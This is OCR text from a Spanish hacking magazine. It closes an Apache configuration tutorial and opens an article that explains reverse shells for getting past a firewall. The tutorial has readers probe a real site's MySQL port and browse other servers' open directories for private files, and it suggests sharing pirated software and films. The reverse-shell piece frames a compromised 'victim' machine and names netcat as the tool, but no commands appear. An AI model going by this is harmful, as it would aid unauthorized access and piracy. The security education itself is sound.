Te mostrará como resultado el número de línea donde se ha producido el error. Te recomendamos que siempre que cambies el archivo de configuración compruebes si está correcto. Ahora vuelve a colocar como estaba el ServerRoot (c:/apache/)

TimeOut

El valor de este parámetro indica el número de segundos antes de enviar un timeout. Es un valor a tener en cuenta en la optimización del servidor Apache, es posible y de vez en cuando ocurra que, al solicitar una página web, el servidor necesite más tiempo para procesar la petición y enviar la página web. Imagina que por cualquier motivo el servidor entra en un bucle infinito, esto consume mucha memoria, micro, ... pues con el timeout le dices que a los X segundos pare. Las empresas de hosting tienen que tener muy controlado este valor, pues piensa en crear un bucle infinito en una página PHP que nunca llegue a responder al navegante. Esto le supone al servidor una carga de procesamiento mayor y tener un proceso ocupado un largo tiempo consumiendo recursos.

El valor por defecto es de 300 segundos (5 minutos). Si utilizas tu servidor web para mostrar páginas HTML, compartir ficheros puedes dejarlo como está, pero si lo utilizas para ofrecer a tus amigos espacio web te recomendamos que reduzcas el tiempo.


Port

El puerto HTTP predeterminado es el 80 y es el que se utiliza en la mayoría de los servidores WEB. Puedes cambiar el puerto por uno comprendido entre el rango 1024 y 32769, ambos incluidos. Todos los puertos menores de 1024 se consideran estándares y ya están asignados por defecto a otros servicios. Ten en cuenta que si utilizas un puerto diferente al 80, tienes que especificar el puerto en la URL dirigida al servidor.

Por ejemplo, si utilizas el puerto 8080, la url para acceder al servidor será: http://127.0.0.1:8080 o http://www.midominio.com:8080, como verás primero va la IP o el dominio y luego dos puntos junto al puerto.

Si pones en el navegador (el Internet Explorer, Netscape o el que utilices normalmente) http://127.0.0.1:80 comprobarás que funciona correctamente, en cambio si colocas cualquier otro puerto te dará error.

Utilizando los dos puntos y el puerto puedes capturar a través del navegador información de otros servicios instalados en los servidores remotos, por ejemplo, ¿quieres confirmar si el servidor de hackxcrack tiene un servidor MySQL y si lo tiene que versión utiliza?, pon http://www.hackxcrack.com:3306 en tu navegador y verás que la versión es 3.23.53 ;)





Puedes utilizar...

Puedes utilizar un puerto diferente para que tu web sea accesible desde Internet pero que no sea encontrada por los buscadores o que sea accesible solo para tus amigos que conocen la dirección exacta, si cambias el puerto complicas bastante la detección de una web.

ServerAdmin

Cuando ocurre un error el servidor web genera

un error y no puede mostrar la página solicitada envía una página de error, en esa página se muestra una dirección email del administrador de sistema. De esta forma los visitantes del sitio web podrán informar de cualquier problema a través de un mensaje de correo electrónico.

Por ejemplo: **ServerAdmin** webmaster@tudominio.com

Servername

Aquí puedes colocar un dominio o una IP, recuerda que este parámetro se configuró en la instalación (en unos de los pasos explicados en HxC nº7), ahora ya puedes cambiarlo con el valor que quieras, como es un servidor de pruebas pon Servername 127.0.0.1

DocumenRoot

Este parámetro indica al servidor que ha de considerar el directorio especificado como el path del nivel superior. La elección de este directorio es muy importante, por ejemplo si el valor es DocumentRoot "c:/" podrás acceder a todo el disco duro. Obviamente se puede proteger dichos archivos estableciendo los permisos oportunos.

A este root (el documentRoot) se le llama Root virtual, para aclarar el documentroot y que veas la utilidad de este importante parámetro, el valor es la ruta PATH del disco desde donde puede Apache encontrar las páginas web por defecto.

Si tienes dos discos duros, puedes colocar en un disco duro la instalación de Apache junto con los archivos del sistema operativo y colocar en otro disco duro las páginas webs, de este modo no corres el riesgo de que algún curioso pueda acceder al disco duro donde tienes instalado el sistema (apache, sistema operativo) y fastidiarte como ya te puedes imaginar.

Por ejemplo, puedes tener otra unidad "e" donde colocarás los archivos HTML, GIF, MP3, DIVX, ..., Los parámetros a modificar serían:

ServerRoot "C:/apache/ "

DocumentRoot "E:/"

Como puedes ver el root del servidor (ServerRoot) está donde se instaló el Apache mientras que el Root de las páginas web se encuentra en la unidad E. De esta forma tan sencilla has dificultado el acceso al sistema de curiosos, os aseguro que muchas empresas de hosting tienen un servidor muy potente con un disco duro de muchas gigas (en una unidad) y este disco duro está compartido por el sistema operativo y todos los dominios, cualquier webmaster con nociones de PHP puede acceder a otros dominios si estos parámetros están mal configurados. Primero vamos a aprender a configurar el Apache que luego, en futuros capítulos, veremos como podemos acceder al contenido de otros dominios teniendo acceso desde uno ;)

Te adelantamos un detalle


Hemos explicado varios parámetros que son muy importantes para la configuración del servidor Apache, el fichero httpd.conf lo tienes configurado para que funcione en un sólo espacio web, es decir, tienes un dominio o IP asociado a un espacio de disco de tu ordenador. Pues te adelantamos que puedes crear más espacios webs en tu ordenador, es decir, ¿has pensado ofrecer hosting a tus amigos?, con Apache es posible, puedes alojar en tu mismo ordenador varios dominios y cada uno con su propia configuración. Pero no corramos, en el próximo capítulo aplicaremos todo lo aprendido en este número, que no es poco, creando varios sitios en tu propio ordenador. Tu servidor no será muy diferente a los servidores de empresas de hosting.

¿Por qué te decimos todo esto? Muy sencillo,

todos los parámetros que hemos comentado son globales, es decir, afectan a todos los sitios creados. Puedes configurar sitios con parámetros personalizados, por ejemplo, puedes crear un sitio que para acceder tengan que poner el puerto 8080 y otro sitio con el puerto 80. Más adelante verás la diferencia.

"Ocultamiento" de archivos

En el directorio del sitio web (c:\apache\htdocs\, recuerda que aquí es donde tienes que alojar todas las páginas html e imágenes) tienes que tener un index.html de "Hola mundo" creado en HxC nº 7, pues bórralo y crea los siguientes directorios: divx, mp3, xxx, crack, serial y warez.



Recuerda que el parámetro **DocumentRoot** tiene que apuntar al directorio donde has creado los directorios, en este caso sería **DocumentRoot "c:\apache\htdocs\"**.

Con Apache en marcha (Apache.exe -k start) pon en el navegador la url: http://127.0.0.1 (suponiendo que hayas dejado el puerto 80), verás que dice que no tienes permisos para ver el contenido del directorio. ¿Qué pasos ha seguido Apache?, lo primero que ha realizado es buscar el archivo índice con extensión .html y como no lo ha encontrado ha mostrado la página de que no tienes permisos para ver el contenido.

Mira el fichero de configuración (httpd.conf), busca lo siguiente:

```
<Directory />
  Options FollowSymLinks
  AllowOverride None
</Directory>
```

De la siguiente forma (muy simple), le indicamos a Apache las propiedades del directorio raíz (fíjate que pone /). Poner / es lo mismo que poner el valor de DocumentRoot. Por lo tanto lo anterior es lo mismo que:

```
<Directory c:\apache\htdocs\ >
  Options FollowSymLinks
  AllowOverride None
</Directory>
```


Ahora comenta el contenido, déjalo como sigue:

```
<Directory c:\apache\htdocs\ >
  #Options FollowSymLinks
  #AllowOverride None
</Directory>
```

Como estarás un poco harto de parar el servidor para luego iniciarlo, los creadores de Apache ya pensaron ello y buscaron una solución. Si utilizas **apache -k restar**t reinicias el servidor web sin necesidad de parar el servidor web.

Pon de nuevo la url http://127.0.0.1, ¿qué ves?, han aparecido los directorios creados incluso puedes navegar por ellos. De esta forma tan sencilla puedes compartir tus ficheros sin necesidad de conocer HTML y sin instalar otros programas. Cualquier navegante que ponga tu url accederá a los directorios y podrá

descargarse los archivos.



¿Quieres ver el contenido de uno de los directorios de hackxcrack? Pon http://www.hackxcrack.com/imagenes/ o http://www.hackxcrack.com/entrada/, al no tener un fichero índice (index.html) muestra el contenido del directorio.

Te sorprenderás si haces pruebas con otros servidores, verás que muchas veces los administradores no protegen los directorios dejando los contenidos accesibles a los curiosos. Muchas veces los programadores web dejan ficheros txt con instrucciones de cómo usar algunos ficheros, al dejar visible los directorios y además poder navegar en ellos podrás acceder a información que tal vez sea privada. Es importante que pongas un fichero índice en aquellos directorios que no deseas que se muestren los archivos (cuando hablamos de fichero índice nos referimos al index.html). Sin el fichero índice el servidor mostrará automáticamente uno con una serie de enlaces que permitirán acceder a su contenido, de esta forma es posible acceder a la información vital o que, alguien que carece de los permisos oportunos, ejecute algún archivo binario que se encuentre en dicho directorio, algo muy peligroso para la seguridad del servidor ;)

La decisión de ocultar los archivos depende de la utilidad que le des a la web, en esta práctica se han creado las carpetas (crack, divx, mp3, serial, warez, xxx) para poder compartir los archivos sin necesidad de FTP. La mayoría de los servidores de alojamiento gratuito tienen prohibido que alojes ficheros de gran tamaño como los archivos divx o algunos mp3. Ahora puedes utilizar tu propio servidor web para compartir los archivos sin depender de los servidores gratuitos que te ponen tantas pegas.

4.- ¿Qué has aprendido?

Has aprendido a arrancar, parar y resetear el servidor Apache mediante el comando Apache.exe. Has aprendido a averiguar la versión del servidor Apache mediante el cliente telnet e incluso de otros servicios utilizando el navegador. Has aprendido las principales directivas globales del servidor Apache y como utilizarlas para configurar y proteger tu servidor Apache. Has aprendido a compartir archivos utilizando el servidor y accediendo mediante un simple navegador.

¡¡ Ya sabes algo más del funcionamiento de 22.045.420 servidores webs !!

Como ejercicio puedes poner en marcha un propio servidor web y compartir MP3 y algunas pelis, anuncia la url en el foro de hackxcrack, ¿algún valiente?

En el próximo número ...
Ampliaremos las directivas y crearemos servidores virtuales para que puedas ofrecer a tus amigos espacio web como lo hacen los grandes portales como Iespana, Terra, Lycos, ... pero sin publicidad.

Recuerda que lo más importante es que te des

cuenta de que tu pequeño ordenador puede ser visto como un gran servidor de cara a los navegantes, y que el funcionamiento de los servidores web a los que te conectas no difieren tanto de tu servidor web Apache pues la mayoría de ellos tienen otro servidor Apache ;)

David C.M

REVERSE SHELL
BURLANDO AL FIREWALL

1.- NOTA DEL AUTOR.

Hola a todos.
Antes de entrar en materia me gustaría comentar unos cuantos puntos que me parecen importantes... Sí, ya sé. "Otro rollo para ocupar espacio con paja", diréis... Po zí, o no, o yo que sé. Lo único que sé es que CREO que debo decirlo ;-)

En primer lugar quiero dejar claro que este es un artículo que intenta profundizar en un concepto, y no enseñaros a configurar una herramienta que os permita explotar un bug, romper un sistema o haceros con un servidor. Si lo que buscáis es esto... Mejor que paséis a otro artículo.

En segundo lugar, este artículo NO pretende en NINGÚN caso ser una introducción al concepto de "firewall" ni una iniciación a la programación Perl. Esos son temas que deben ser tratados a fondo y, corresponderían a otro artículo (aunque no creo que la mejor forma de aprender perl, p.ej., sea leer artículos... son sólo un complemento).

En tercer lugar, mi intención NO es que sepáis como burlar la seguridad de una red para aprovecharos fraudulentamente de ello. Lo único que pretendo es que entendáis como alguien podría llegar a "burlar" ciertos elementos de seguridad de vuestros sistemas y os preparéis para hacerle frente.

En cuarto lugar debo mencionar que el programilla que se expone al final del artículo funciona bien en UNIX (o sistemas "UNIX style" como GNU/Linux). Esto es debido al modelo de programación empleado, donde se realiza una llamada a la función "fork", propia del UNIX (Windows utiliza threads)... Aunque todo esto os suene a chino a muchos de vosotros, la consecuencia práctica es que no podréis ejecutar el programa en un Windows... ¿A qué esperáis para instalaros un Linux? ;-) En los foros de hacxcrack encontrareis mucha información útil si os decidís a hacerlo.



Comentario de...

Comentario de Hack x Crack: El FORO de hackxcrack (en www.hackxcrack.com) es donde mejor puedes solucionar tus dudas con respecto a los artículos publicados en esta revista. Muchos de vosotros nos enviáis mails preguntando sobre los problemas que os surgen a la hora de hacer los ejercicios y es imposible contestar a todo el mundo, para eso existe EL FORO, para compartir con todos tus dudas y tus conocimientos. De verdad, si tienes dudas, por favor, pásate por el foro y formula tus preguntas para que entre todos podamos intentar ayudarnos.

En quinto lugar decir que, si bien algunos conceptos tratados en este artículo puedan parecer algo avanzados a alguien sin conocimientos, es bien cierto que deberéis acostumbraros a manejarlos cuanto antes si de verdad estáis interesados en temas de seguridad. En números atrasados YA se han mencionado temas como "puertos", "shell (o interfaz de comandos)", "netcat", "TCP/IP", etc. Tratad de ahondar en estos, y otros, conceptos. A pesar de lo maravillosa que pueda ser esta revista, no es la única fuente de información que tenéis a vuestra disposición... Usad cuantas podáis. No es más que un consejo ;)

Finalmente quisiera dar el mérito a quien lo tiene. Gracias a Breos por su paciencia y colaboración. Gracias a Van Hauser de THC, la idea del programa original (rwww-shell) es toda

suya, así como el mérito en el desarrollo de la misma. Y gracias a hackxcrack por tratar de facilitarnos una publicación que trate estos (y otros temas) de forma que puedan estar al alcance de todos.

2.- PRIMER ESCENARIO.

Supongamos el siguiente escenario. Existe una red de área local, que se conecta a Internet a través de un firewall de filtrado de paquetes IP (luego pongo un ejemplo para intentar explicar este "extraño" concepto). Nosotros tenemos acceso a una de las máquinas de la red interna (sea porque trabajamos allí, porque tenemos un infiltrado o porque hemos logrado que un "pipiolo" ejecute todo lo que le enviamos por correo), pero NO podemos establecer una sesión interactiva (o sea, abrir una consola) desde el exterior porque el firewall nos lo impide.

Veamos como podría ser esto:

Víctima: El ordenador de la red interna al que tenemos algún tipo de acceso pero no podemos controlar desde el exterior.

Víctima: El ordenador de la red interna al que tenemos algún tipo de acceso pero no podemos controlar desde el exterior.

Otros Equipos: Otros ordenadores y/o periféricos que forman parte de la red interna.

Firewall: El cortafuegos que el Administrador ha colocado entre Internet y la red interna, incluida la máquina víctima.

Reglas de tráfico entrante: El Administrador ha configurado el cortafuegos para que NADIE pueda comenzar una conexión desde el exterior con una máquina de la red interna. No importa que puertos tenga abiertos la máquina "víctima"... EL cortafuegos no dejará que se llegue a ellos (parará los intentos de conexión).

Reglas de tráfico saliente: El Administrador ha configurado el cortafuegos para que cualquiera de la red interna pueda conectarse a Internet vía HTTP (o sea, para navegar por páginas web). Además, también se permite tráfico SMTP y POP a una IP determinada (para el envío y recepción de correo). El resto del tráfico saliente no está permitido.



Comentario de...


Comentario de Hack x Crack: Si no tienes ni idea de lo que es un firewall sería recomendable que te leyeses el número 1 de esta revista, lo tienes disponible en nuestra Web de forma totalmente gratuita ;)

Bien... Llegados a este punto podemos explicar un poco más a fondo lo que sucede con las reglas entrantes y salientes. Para ello explicaremos MUY básicamente que hace el cortafuegos de filtrado IP que hemos supuesto en nuestro escenario.

Veamos lo que significa el tipo de reglas de


tráfico entrante que se han definido: Se ha dicho que el cortafuegos no permitirá que se inicie una conexión desde el exterior con ninguna máquina de la red interna. Esto quiere decir que, si colocamos un troyano convencional (tipo B.O. o Sub7) a la escucha en el puerto 5000 de nuestra máquina víctima NO NOS SERVIRÁ DE NADA, porque el cortafuegos no dejará que nos conectemos a esa máquina desde casa por muchos puertos, troyanos y/o servicios que tengamos a la escucha. El famoso serv-u comentado en un número anterior de esta revista NO nos permitiría conectarnos a esta máquina... Ese maldito cortafuegos...

Tendríamos una regla que se podría traducir así:
"Impide el intento de conexión a cualquier puerto de cualquier máquina de mi red interna si el origen viene desde Internet, sea el protocolo que sea"



Ahora fijémonos en las reglas de tráfico saliente. Podemos ver que, si es la máquina víctima la que inicia la conexión (desde dentro y no desde fuera), se nos permite conectarnos a los puertos 80 y 443 de cualquier máquina de Internet (puertos más comunes de los servidores Web). Esto está pensado para que la gente de la red interna pueda navegar por Internet y realizar las funciones propias de su trabajo (o ver las páginas de guarras, que es mucho más productivo). Se trata de una regla muy común que encontrareis, de una u otra forma, en la mayoría de los cortafuegos empresariales.

Esta regla sería más o menos como sigue:
"Permite que las máquinas de mi red interna hagan peticiones a cualquier máquina de Internet, siempre que las dirijan a los puertos 80 o 443 usando el protocolo TCP".





Comentario de...

COMENTARIO DE HACK X CRACK: Muchos lectores estarán preguntándose como es posible que en el PASO 2,

el PC EXTERIOR pueda enviar datos al PC Víctima teniendo un Firewall que en principio debería DETENER cualquier tipo de "transferencia". Bien, ES IMPRESCINDIBLE que entiendas lo siguiente: Una cosa es la "**Petición de Conexión**" y otra muy distinta la "**Respuesta a una petición**" y posterior "**Conversación**". Vamos a ver estos conceptos dos ejemplos: un "paralelismo militar" ;) y un "amigo pasota".

Paralelismo Militar:
Supongamos que eres soldado raso del glorioso cuerpo de la legión española. Supongamos también que estás destinado en un cuartel con un reglamento muy estricto.

Este reglamento prohibe que un soldado raso (PC Exterior) hable con el comandante del puesto (PC Víctima) SIN haber sido preguntado o requerido por el mismísimo Señor Comandante (PC Víctima). Es decir, si el comandante no se pone en contacto contigo, olvídate de mantener una charla con él.

Como tú (PC Exterior) eres mu chulo, decides que vas a ir a hablar con el comandante (PC Víctima). Entras en las dependencias y te encuentras con un Teniente (FIREWALL) plantado delante de la puerta del comandante. Le explicas al Teniente educadamente que necesitas hablar con el Señor Comandante (Petición de Conexión), pero tan sólo recibes un "NO" como respuesta. Da igual como te pongas... De hecho, si eres demasiado insistente puedes provocar las iras del teniente y dar con tus huesos en el calabozo (baneo al canto ;p).

Ese mismo día el comandante TE LLAMA (Petición de Conexión al PC Exterior). Llegas al despacho y te encuentras con el mismo teniente (FIREWALL). Le explicas que te ha llamado el comandante (PC Víctima) y el Teniente, **después de verificar que en efecto ha sido así**, te franquea el paso sin problemas. Está "obligado" por el mismo reglamento a dejarte pasar, o sería él el que no está cumpliendo su función al no permitir que te comunicases con vuestro jefe supremo A REQUERIMIENTO DE ESTE (con el riesgo de dar él con sus huesos en el consabido calabozo).

De modo que pasas y establecéis una comunicación de la siguiente forma:
Comandante (PC Víctima): Te requirió a su presencia de forma inmediata.
Tú (PC Exterior): Llegas ante el Teniente y te identificas como alguien que ha sido requerido por el comandante.
Teniente (FIREWALL): Verifica que efectivamente fue el comandante el que te llamó, y no eres un jetas que trata de entrar con una treta para llenar el sillón del comandante con miguitas de pan. Una vez verificado te deja pasar sin problemas ni preguntas.

--- En este momento establecéis una conversación ---
Tú: Entras y te presentas ("A sus ordenes de usted, mi Comandante, se presenta el soldado raso Juan Tanamera Guajira").

Comandante: Te dará las ordenes oportunas ("vaya a limpiar mi retrete de inmediato... Esta mañana la diarrea no me permitió llegar a tiempo al excusado.").

Tú: Te aseguras de lo que tienes que hacer ("¿Con la lengua, mi Comandante?").
Comandante: Te contesta ("Por supuesto soldado. ¿Acaso hay otra forma?").

--- Fin de la conversación ---

Tú te retiras y no podrás volver a hablar con él hasta que seas requerido a su presencia nuevamente (por mucho que trates de ir a asegurarle lo limpio que lo has dejado todo, mostrándole las pruebas del trabajo bien hecho aún visibles en tu lengua)

Como puedes ver, es perfectamente posible que entables un diálogo con el comandante... Pero es él quien debe realizar la petición de que ese diálogo se produzca. Si lo intentas tú, sólo conseguirás estrellarte una y otra vez contra el teniente de turno.

Ahora veamos los protagonistas nuestra historia:

Soldado Juan Tanamera Guajira (Tú): Máquina

Atacante/Exterior.
Teniente: Firewall... Sigue al pie de la letra un reglamento claro y estricto.
Comandante: Máquina Víctima (hombre, visto así... je je je)

Pos eso ;)

AMIGO PASOTA:
Imaginemos que estamos andando por la calle y vemos (a lo lejos) a un conocido, le pegamos un grito (intento de conexión) PERO como nuestro amigo es un tipo muy "cerrado" hace como que no te oye y sigue su camino sin hacerte caso. Tu "conocido" es como si tuviese un firewall en el cerebro, no admite intentos de conexión!!!

Otro día ese mismo conocido te da unos golpecitos por la espalda y te saluda amablemente (intento de conexión) y tú le devuelves el saludo (aceptación de conexión) e iniciáis una conversación que dura 20 minutos (intercambio de datos después de la aceptación de conexión).


Date cuenta que una cosa es el INTENTO DE CONEXIÓN (el saludo) y otra es el INTERCAMBIO DE DATOS (la conversación). Lo que hace el FIREWALL es impedir los intentos de conexión desde el exterior, pero no el intercambio de datos. Y por descontado, si no hay "saludo" (conexión), no hay conversación (intercambio de datos); lee el número 1 de Hack x Crack y verás otro ejemplo :)

Antes de cerrar esta larga NOTA, explicamos algo más. El FIREWALL puede no solo impedir conexiones desde el exterior, sino que además, puede que no le guste la conversación y cerrarla de inmediato… je, je… ¿Cómo? ¿Qué? Si, es muy sencillo!!! Imagina que el PC Víctima inicia una conexión con un PC EXTERIOR esperando encontrar la respuesta de un Servidor Web (que habla un lenguaje llamado http ;)) PERO en lugar de recibir la respuesta esperada, el PC EXTERIOR le responde en otro lenguaje (protocolo ;))… ummm… entonces el FIREWALL se cabrea y cierra la conexión inmediatamente!!! Como puedes ver, un FIREWALL tiene muchas maneras de proteger al PC Víctima, no todo es cuestión de impedir intentos de conexión desde el exterior, también puede auditar el tráfico y decidir si los datos que le llegan desde el exterior son los esperados o no. Guarda este último párrafo "calentito" en tu mente, lo necesitarás cuando avances en el artículo ;p

Perdonad si hemos sido demasiado "pesados" con estos ejemplos, pero repito que ES IMPRESCINDIBLE entender estos conceptos. He visto cómo muchas personas "se pierden" leyendo textos de Seguridad Informática porque no saben diferenciar los distintos "estados" por los que pasa una "sesión/conexión". Cuando expliquemos (un día de estos) detalladamente cómo se establecen las conexiones, verás que hay muchos más pasos intermedios de los que te puedas llegar a imaginar ;)

Además, Nos encontramos con que podemos enviar y recibir correo, usando el servidor de correo de nuestro ISP (Proveedor de Internet). Supongamos que la dirección IP del servidor de correo de nuestro ISP es 10.20.20.1 (por supuesto, esta dirección IP pertenece a un rango inválido en Internet y se usa solo como ejemplo). Los puertos comunes para el correo saliente y entrante son el 25 y el 110 respectivamente.


Nos encontramos con una regla similar a esta:
"Permite que las máquinas de mi red interna se conecten con la máquina que está en la dirección de Internet 10.20.20.1 siempre que el tráfico se dirija a los puertos 25 o 110, usando el protocolo TCP".



Nota para...

NOTA PARA LOS PURISTAS: Generalmente existirá, al menos, una regla más relacionada con las peticiones DNS (puerto UDP 53) para que la resolución de nombres funcione correctamente y el escenario que hemos presentado resulte realista, así como una regla inicial que deniegue todos los

accesos, por defecto, desde/hacia cualquier sitio por cualquier puerto... Pero eso no es relevante para el objetivo de este artículo.



Comentario de...

Comentario de Hack x Crack: Es el último "añadido" que hacemos, no queremos ensuciar este EXCELENTE artículo interrumpiéndolo constantemente… IP Interna, IP Externa, DNS, puertos, servicios, TCP/UDP, netcat, shell, cmd y muchos otros conceptos implícitos en este texto han sido ya estudiados en los anteriores números de esta publicación, así que, ya sabes ;)

Pues ya vemos como pintan las cosas. Un troyano convencional, que abra un puerto en la máquina víctima y se ponga a la escucha no nos servirá de nada, porque no podremos llegar a ese puerto... ¡"Cagonel" p*** firewall...!

De la misma forma, el netcat usado tal y como se explicó en la revista tampoco nos servirá de nada... Abrirá una shell y se quedará escuchando en un puerto al que nunca podré acceder desde el exterior... Tengo que buscar otra alternativa.

Veamos, ¿Qué me permite el firewall? Me permite cursar tráfico comenzando la petición desde una máquina en el interior de la red... Además, dicho tráfico debe estar dirigido a los puertos 80 o 443. También me deja cursar tráfico hacia los puertos 25 y 110, pero como solo me permite hacerlo a una IP concreta (la del Servidor de Correo del ISP) me olvidaré de estos por el momento...

Ok, lo que necesito es un troyano (o herramienta) que LLAME A MI EQUIPO ATACANTE (y no al revés) y me suministre una interfaz de comandos. Esto es lo que se conoce con el nombre de "**Reverse Shell**".

Por lo tanto, en mi equipo debo tener alguna otra herramienta escuchando en uno de los puertos objetivo. Veamos, ¿De donde saco algo así?

Ante este primer escenario, no hay por que complicarse la vida. YA disponemos de una herramienta que nos permitirá llevar a cabo esta conexión: el netcat ;).



Sí buscáis...

Si buscáis por Internet encontrareis varias herramientas que permiten hacer un "reverse shell" de forma más intuitiva, pero mi intención es mostraros el concepto y la técnica... Queda a vuestro criterio que herramienta os gusta o convence más. El uso de netcat ilustra perfectamente el funcionamiento de esta técnica.

